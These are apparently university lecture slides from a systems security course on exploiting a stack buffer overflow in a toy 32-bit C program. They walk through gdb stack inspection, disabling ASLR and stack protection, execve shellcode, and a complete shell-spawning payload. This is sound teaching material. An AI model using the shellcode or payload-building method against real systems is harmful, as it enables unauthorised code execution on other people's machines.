CSE 523S: Systems Security

Computer & Network Systems Security

Spring 2018

Jon Shidal

(slides borrowed from Dr. Crowley)

Plan for Today


- Announcements
- Questions
- Assignment
- Controlling addresses, shellcode (32-bit edition)

Assignment

- For Monday after Spring Break
  - Readings
    - HTAOE: Ch 5 303-318
- For Wednesday
  - HW3 due

Last time

- We worked with two sample programs to explore buffer overflow vulnerabilities



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf[16];
  strcpy(ans_buf, ans);
  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;
  return ans_flag;
}

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
}
```

On the command line

```
pcrowley@vbs:~/stack$ python -c "print '1'"
1
pcrowley@vbs:~/stack$ python -c "print '1'*10"
1111111111
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '1'")
Wrong answer!
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '1'*16")
Wrong answer!
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '1'*17")
Right answer!
```


- Why do we see this last answer?

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf[16];
  strcpy(ans_buf, ans);
  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;
  return ans_flag;
}

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
}
```

Our focus is on ans_buf. That is where data will be written to by strcpy()

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf[16];
  strcpy(ans_buf, ans);
  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;
  return ans_flag;
}

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
}
```

If we look at ans_flag, we see it initialized and then set only if we see the value we want. To a casual reader of the code, ans_flag won't get written anywhere else..

```
pcrowley@vbs:~/stack$ gdb -q ans_check
(gdb) break 10 # strcpy
Breakpoint 1 at 0x80484c1: file ans_check.c, line 10.
(gdb) break 15 # return
Breakpoint 2 at 0x80484f1: file ans_check.c, line 15.
(gdb) run 1111111111111111
Breakpoint 1, check_answer (ans=0xbffffaa2 '1'
<repeats 17 times>) at ans_check.c:10
10    strcpy(ans_buf, ans);
(gdb) x/s ans_buf
0xbffff82c:    "x\203\004\b0\340\021"
(gdb) x/x &ans_flag
0xbffff83c:   0x00000000
(gdb) c
Continuing.
Breakpoint 2, check_answer (ans=0xbffffaa2 '1'
<repeats 17 times>) at ans_check.c:15
15    return ans_flag;
(gdb) x/s ans_buf
0xbffff82c:    '1' <repeats 17 times>
(gdb) x/x &ans_flag
0xbffff83c:   0x00000031
(gdb)
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf[16];
  strcpy(ans_buf, ans);
  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;
  return ans_flag;
}

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
}
```

We learned what can happen when you don't control for how much input is given!

The reason

- ans_check prints “Right answer!” with 17 1s because the test variable gets over written with a non-zero value

- It is a coincidence that the compiler ordered the buffer and test variable in this way
  - The test variable could also have ended up in a register, or ordered differently.

- Other methods do not rely on coincidence

Example

```
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '1'*16")
Wrong answer!
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '1'*17")
Right answer!
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print
'\x21\x85\x04\x08'*7")
Right answer!
Segmentation fault
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print
'\x21\x85\x04\x08'*9")
Wrong answer!
Segmentation fault
```


- Why do we see this last answer?

```
(gdb) disas /m main
Dump of assembler code for function main:
14  int main(int argc, char *argv[]) {
   0x080484ce <+0>: push   %ebp
   0x080484cf <+1>: mov    %esp,%ebp
   0x080484d1 <+3>: and    $0xfffffff0,%esp
   0x080484d4 <+6>: sub    $0x10,%esp

<snip>

22      printf("Wrong answer!\n");
   0x08048521 <+83>:    movl   $0x804862c,(%esp)
   0x08048528 <+90>:    call   0x8048330 <puts@plt>

23    }
24  }
   0x0804852d <+95>:    leave
   0x0804852e <+96>:    ret


End of assembler dump.
(gdb)
```

The reason

- ans_check prints “Wrong answer!” because our specially-crafted input over-wrote the **return address**
- Our buffer contained the start address of the basic block that prints the “Wrong answer!” message
- If we can control the return address, we can control the program
- Where does the seg fault come from?

How do we find the return address location on the stack?

- We can increment our input lengths until we get a segmentation fault

Two approaches on the command line

```
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '0'*15")
Wrong answer!
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '0'*16")
Wrong answer!
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '0'*17")
Right answer!
pcrowley@vbs:~/stack$ ./ans_check $(printf "%015x" 0)
Wrong answer!
pcrowley@vbs:~/stack$ ./ans_check $(printf "%016x" 0)
Wrong answer!
pcrowley@vbs:~/stack$ ./ans_check $(printf "%017x" 0)
Right answer!
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '0'*27")
Right answer!
pcrowley@vbs:~/stack$ ./ans_check $(python -c "print '0'*28")
Right answer!
Segmentation fault
```

Determining Addresses

- Triggering the segmentation fault informs us about the distance between the start of the input buffer and start of the stack frame
  - the approximate location of the return address

- Then, we can run the program in gdb with the seg-faulting input and see where the buffer lives on the stack

- Let's assume that we do not have source code

- But we will use a variant of ans_check.c to make it easy to check our work

ans_check3.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

…

  char ans_buf[16];

  printf("ans_buf is at address %p\n", &ans_buf);

  strcpy(ans_buf, ans);

…
```


- Everything else is the same

Providing input in gdb

```
pcrowley@vbs:~/stack$ gdb -q ans_check3
Reading symbols from /home/pcrowley/stack/ans_check3...(no
debugging symbols found)...done.
(gdb) run $(python -c "print '0'*28")
Starting program: /home/pcrowley/stack/ans_check3 $(python -c
"print '0'*28")
ans_buf is at address 0xbffff81c
Right answer!

Program received signal SIGSEGV, Segmentation fault.
0x0000000a in ?? ()
(gdb)
```


- At this point, the stack frame we want is no longer available. So, let's examine the asm.


```
(gdb) disass main
Dump of assembler code for function main:
   0x0804850a <+0>: push   %ebp
   0x0804850b <+1>: mov    %esp,%ebp
<snip>
   0x08048546 <+60>:    call   0x80484b4 <check_answer>
<snip>
(gdb) disass check_answer
Dump of assembler code for function check_answer:
   0x080484b4 <+0>: push   %ebp
   0x080484b5 <+1>: mov    %esp,%ebp
<snip>
   0x080484e2 <+46>:    call   0x80483ac <strcpy@plt>
(gdb) break *0x080484e2
(gdb) break *0x080484e7
(gdb) kill
Kill the program being debugged? (y or n) y
(gdb) run $(python -c "print '0'*28")
Starting program: /home/pcrowley/stack/ans_check3 $(python -c
"print '0'*28")
ans_buf is at address 0xbffff81c

Breakpoint 1, 0x080484e2 in check_answer ()
(gdb)
```

```
(gdb) i r esp
esp            0xbffff800  0xbffff800
(gdb) x/32xw $esp
0xbffff800:   0xbffff81c   0xbffffa96   0xbffff818   0x001569d5
0xbffff810:   0x00295ff4   0x08049ff4   0xbffff828   0x08048378
0xbffff820:   0x0011e030   0x08049ff4   0xbffff858   0x00000000
0xbffff830:   0x00296324   0x00295ff4   0xbffff858   0x0804854b
0xbffff840:   0xbffffa96   0x0011e030   0x0804858b   0x00295ff4
0xbffff850:   0x08048580   0x00000000   0xbffff8d8   0x00156bd6
0xbffff860:   0x00000002   0xbffff904   0xbffff910   0x0012f858
0xbffff870:   0xbffff8c0   0xffffffff   0x0012bff4   0x080482bc
(gdb) c
Breakpoint 2, 0x080484e7 in check_answer ()
(gdb) i r esp
esp            0xbffff800  0xbffff800
(gdb) x/32xw $esp
0xbffff800:   0xbffff81c   0xbffffa96   0xbffff818   0x001569d5
0xbffff810:   0x00295ff4   0x08049ff4   0xbffff828   0x30303030
0xbffff820:   0x30303030   0x30303030   0x30303030   0x30303030
0xbffff830:   0x30303030   0x30303030   0xbffff800   0x0804854b
0xbffff840:   0xbffffa96   0x0011e030   0x0804858b   0x00295ff4
0xbffff850:   0x08048580   0x00000000   0xbffff8d8   0x00156bd6
0xbffff860:   0x00000002   0xbffff904   0xbffff910   0x0012f858
0xbffff870:   0xbffff8c0   0xffffffff   0x0012bff4   0x080482bc
(gdb)
```

buffer starts at 0xf81c
ans_flag is at 0xf82c
prev ebp is at 0xf838
prev ret addr is at 0xf83c

This Stack, Illustrated



- Our 28 copies of \30 overwrite the low-order bits of the saved ebp, which holds the bottom of the previous stack frame. This later causes the seg fault.
- This buffer is not large enough to hold our exploit code!

ans_check4.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

…

  int ans_flag = 0;

  char ans_buf[32];

  printf("ans_buf is at address %p\n", &ans_buf);
…
```


- Everything else is the same as ans_check3.c

Writing executable code into a stack buffer

- Make the stack executable, 2 methods
  - gcc ans_check4.c -g -m32 -z execstack -fno-stack-protector -o ans_check4
  - Or, use execstack on binary
    - sudo apt-get install execstack
    - execstack -s ans_check4
- Disable address space layout randomization
  - cat /proc/sys/kernel/randomize_va_space # Write down val
  - sudo su –
  - echo 0 > /proc/sys/kernel/randomize_va_space
  - exit
  - Later, you can put the original value back!
- Keep the code within the buffer itself

Building a Malicious Payload

- Recall that we were able to control the return address with this command
  - ./ans_check $(python -c "print '\x49\x85\x04\x08'*9")
- Since we added 16 bytes to our buffer in ans_check4.c, we now need this
  - ./ans_check4 $(python -c "print '\x4f\x85\x04\x08'*13")
- This confirms the **length** of the payload

Shellcode

- Shellcode is the binary-encoded program that you pass along as input to your buffer
- Process for creating it (we will revisit)
  - Write program in minimalist C
  - Produce assembler version
  - Manually translate to remove constructs that include \00 characters, because they will terminate string programs

Shellcode example, stest.c

```
#include <stdlib.h>

//shell
char sc1[] ="\x31\xc0\x50\x68\x2f\x2f\x73\x68"
            "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
            "\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

int main()
{
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)sc1;
}
```


- What does it do?

Examine shellcode in stest.c

```
gcc stest.c -g -z execstack -o stest
objdump -D stest
<snip>
0804a010 <sc1>:
 804a010: 31 c0                    xor    %eax,%eax
 804a012: 50                       push   %eax
 804a013: 68 2f 2f 73 68           push   $0x68732f2f
 804a018: 68 2f 62 69 6e           push   $0x6e69622f
 804a01d: 89 e3                    mov    %esp,%ebx
 804a01f: 50                       push   %eax
 804a020: 89 e2                    mov    %esp,%edx
 804a022: 53                       push   %ebx
 804a023: 89 e1                    mov    %esp,%ecx
 804a025: b0 0b                    mov    $0xb,%al
 804a027: cd 80                    int    $0x80
 804a029: 00 00                    add    %al,(%eax)
<snip>
```


- It opens a shell
- This shellcode is just 25 bytes

Building a Malicious Payload, 2 (continued)

- This payload only contains the start of ans_buf, and has the correct length of 52 bytes
  - ‘\x2c\xf8\xff\xbf’*13
- Given this target length, we want the following structure
  - Aligned shellcode + safe padding + return address
  - Safe padding = values that represent safe memory read addresses
- This payload includes the shellcode (25 bytes) and the return address (4 bytes), but is only 29 bytes long
  - ‘\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x2c\xf8\xff\xbf‘
  - First, align the shellcode by padding with with 3 NOPs at the front to bring its length to a multiple of 4. Our aligned shellcode is now 28 bytes.
  - Second, repeat the return address 6x at end to bring the total to 52.

- This is the final payload
  - '\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x2c\xf8\xff\xbf'*6

Executing a Malicious Payload

```
pcrowley@vbs:~/stack$ ./ans_check4 $(python -c "print
'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x2c\xf8\xff\x
bf'*6")
ans_buf is at address 0xbfff82c
$ id
uid=1000(pcrowley) gid=1000(pcrowley)
groups=4(adm),20(dialout),24(cdrom),46(plugdev),105(lpadmin),118(
admin),121(sambashare),1000(pcrowley)
$ exit
pcrowley@vbs:~/stack$
```


- At this point, we could explore other shellcodes
- Let’s verify our understanding in gdb

```
(gdb) disass check_answer
Dump of assembler code for function check_answer:
<snip>
   0x080484e2 <+46>:    call   0x80483ac <strcpy@plt>
   0x080484e7 <+51>:    movl   $0x804864a,0x4(%esp)
<snip>
(gdb) break *0x080484e2
(gdb) break *0x080484e7
(gdb) run $(python -c "print
'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x2c\xf8\xff\x
bf'*6")
Breakpoint 1, 0x080484e2 in check_answer (
    ans=0xbffffa7d
"\220\220\220\061\300Ph//shh/bin\211\343P\211\342S\211\341\260\v,
\370\377\277,\370\377\277,\370\377\277,\370\377\277,\370\377\277,
\370\377\277“)
```


To work in gdb, use \xec\xf7\xff\xbf

```
(gdb) x/32xw $esp
0xbffff7d0:  0xbffff7ec  0xbffffa7d  0x0012c8f8  0x00295ff4
0xbffff7e0:  0x00244d19  0x0016f2a5  0xbffff7f8  0x001569d5
0xbffff7f0:  0x00295ff4  0x08049ff4  0xbffff808  0x08048378
0xbffff800:  0x0011e030  0x08049ff4  0xbffff838  0x00000000
0xbffff810:  0x00296324  0x00295ff4  0xbffff838  0x0804854b
0xbffff820:  0xbffffa7d  0x0011e030  0x0804858b  0x00295ff4
0xbffff830:  0x08048580  0x00000000  0xbffff8b8  0x00156bd6
0xbffff840:  0x00000002  0xbffff8e4  0xbffff8f0  0x0012f858
(gdb) c
Continuing.
Breakpoint 2, check_answer (ans=0xbffffa00 "\350\003") at
ans_check4.c:14
(gdb) x/32xw $esp
0xbffff7d0:  0xbffff7ec  0xbffffa7d  0x0012c8f8  0x00295ff4
0xbffff7e0:  0x00244d19  0x0016f2a5  0xbffff7f8  0x31909090
0xbffff7f0:  0x2f6850c0  0x6868732f  0x6e69622f  0x8950e389
0xbffff800:  0xe18953e2  0x80cd0bb0  0xbffff82c  0xbffff82c
0xbffff810:  0xbffff82c  0xbffff82c  0xbffff82c  0xbffff82c
0xbffff820:  0xbffffa00  0x0011e030  0x0804858b  0x00295ff4
0xbffff830:  0x08048580  0x00000000  0xbffff8b8  0x00156bd6
0xbffff840:  0x00000002  0xbffff8e4  0xbffff8f0  0x0012f858
(gdb)
```


Note that here in GDB, we should use \xec\xf7\xff\xbf

How realistic was this?

- We chose the buffer size
- We chose the compile options
- Is there another way?
  - next week we'll start loosening the assumptions!